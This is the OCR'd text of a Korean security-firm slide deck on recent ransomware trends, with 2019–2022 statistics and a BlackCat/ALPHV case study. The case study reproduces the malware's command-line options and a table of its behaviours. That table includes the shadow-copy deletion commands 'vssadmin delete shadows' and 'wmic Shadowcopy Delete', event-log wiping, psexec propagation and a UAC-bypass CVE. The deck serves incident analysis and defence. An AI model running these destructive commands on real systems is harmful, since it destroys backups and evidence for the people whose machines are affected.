최신 랜섬웨어 사고 사례


이예나 / 선임연구원


PLAINBIT

CONTENTS


랜섬웨어 최신 동향

랜섬웨어 최신 동향


침해 사고 & 랜섬웨어 신고 건 수
1200
1000
800
600
400
200
0
418
39
603
127
640
223
1045
303
2019
2020
2021
2022
침해사고 건수
랜섬웨어 건수
출처 : www.통계뱅크.com


랜섬웨어 피해 액수
9
8
7
6
5
4
3
2
1
0
1.74
7.65
7.66
4.57
2019
2020
2021
2022
피해 금액(억 달러)
출처 : chainalysis


랜섬웨어 최신 동향




출처: Sophos news


랜섬웨어 최신 동향


PLAINBIT





랜섬웨어 최신 동향


2022년 랜섬웨어 피해 기업 규모
36%
36%
12%
5%
5%
3%
3%
1,000명 이하
100명 이하
10,000명 이하
10명 이하
25,000명 이하
50,000명 이하
1000,000 이상
출처 ㈜SK쉴더스


규모 별 랜섬웨어 신고 비율
100
90
80
70
60
50
40
30
20
10
0
88.5%
9.2%
2.3%
중소 기업
비영리
대기업
신고 비율(%)
출처 : www.통계뱅크.com

랜섬웨어 침해사고 분석 사례

- BlackCat 랜섬웨어
- Mitre Att&ck 별 공격 분석 사례

침해사고 분석 사례

BlackCat / ALPHV


- 블랙캣(Blackcat)은 2021년 11월에 처음 공개된 랜섬웨어 공격 그룹(ALPHV)


1. 랜섬웨어 감염 후 4만 ~ 300만달러의 가상 화폐(Bitcoin or Monero)를 요구

   ✓ 가상 화폐 미지급 시 개인정보 유출 및 DDoS 공격 협박

2. Rust 언어를 사용하여 생성한 서비스형 랜섬웨어(RaaS) 형태

   ✓ 비교적 덜 알려진 프로그래밍 언어로 백신 우회 용이, 크로스 플랫폼 언어로 피해 서버 환경에 유리





PLAINBIT

BlackCat / ALPHV

- BlackCat 랜섬웨어 실행 화면 및 기능
  - 랜섬웨어 기능 사용을 위해선 고유의 Access Token 값 필요


```
USAGE:
    [OPTIONS] [SUBCOMMAND]

OPTIONS:
        --access-token <ACCESS_TOKEN>                Access Token
        --bypass <BYPASS>...
        --child                                      Run as child process
        --drag-and-drop                              Invoked with drag and drop
        --drop-drag-and-drop-target                  Drop drag and drop target batch
file
        --extra-verbose                              Log more to console
    -h, --help                                       Print help information
        --log-file <LOG_FILE>                        Enable logging to specified file
        --no-net                                     Do not discover network shares
on Windows
        --no-prop                                    Do not self propagate(worm) on
Windows
        --no-prop-servers <NO_PROP_SERVERS>...       Do not propagate to defined
servers
        --no-vm-kill                                 Do not stop VMs on ESXi
        --no-vm-kill-names <NO_VM_KILL_NAMES>...     Do not stop defined VMs on ESXi
        --no-vm-snapshot-kill                        Do not wipe VMs snapshots on
ESXi
        --no-wall                                    Do not update desktop wallpaper
on Windows
    -p, --paths <PATHS>...                           Only process files inside
defined paths
        --propagated                                 Run as propagated process
        --ui                                         Show user interface
    -v, --verbose                                    Log to console
```

번호	주 옵션	상세 기능
1	서비스 종료	-
2	쉐도우 파일 삭제	vssadmin.exe delete shadows /all /quiet wmic.exe Shadowcopy Delete
3	시스템 정보 획득	wmic csproduct get UUID arp –a
4	레지스트리 값 변경	최대 허용 연결 수 수정
5	안티 포렌식 기능	이벤트 로그 삭제
6	자가 전파	SMB, NetBIOS를 사용해 자가 전파 Ex) psexec.exe
7	권한 상승	UAC 우회, Masquerade_PEB, CVE-2016-0099

침해사고 분석 사례

BlackCat / ALPHV

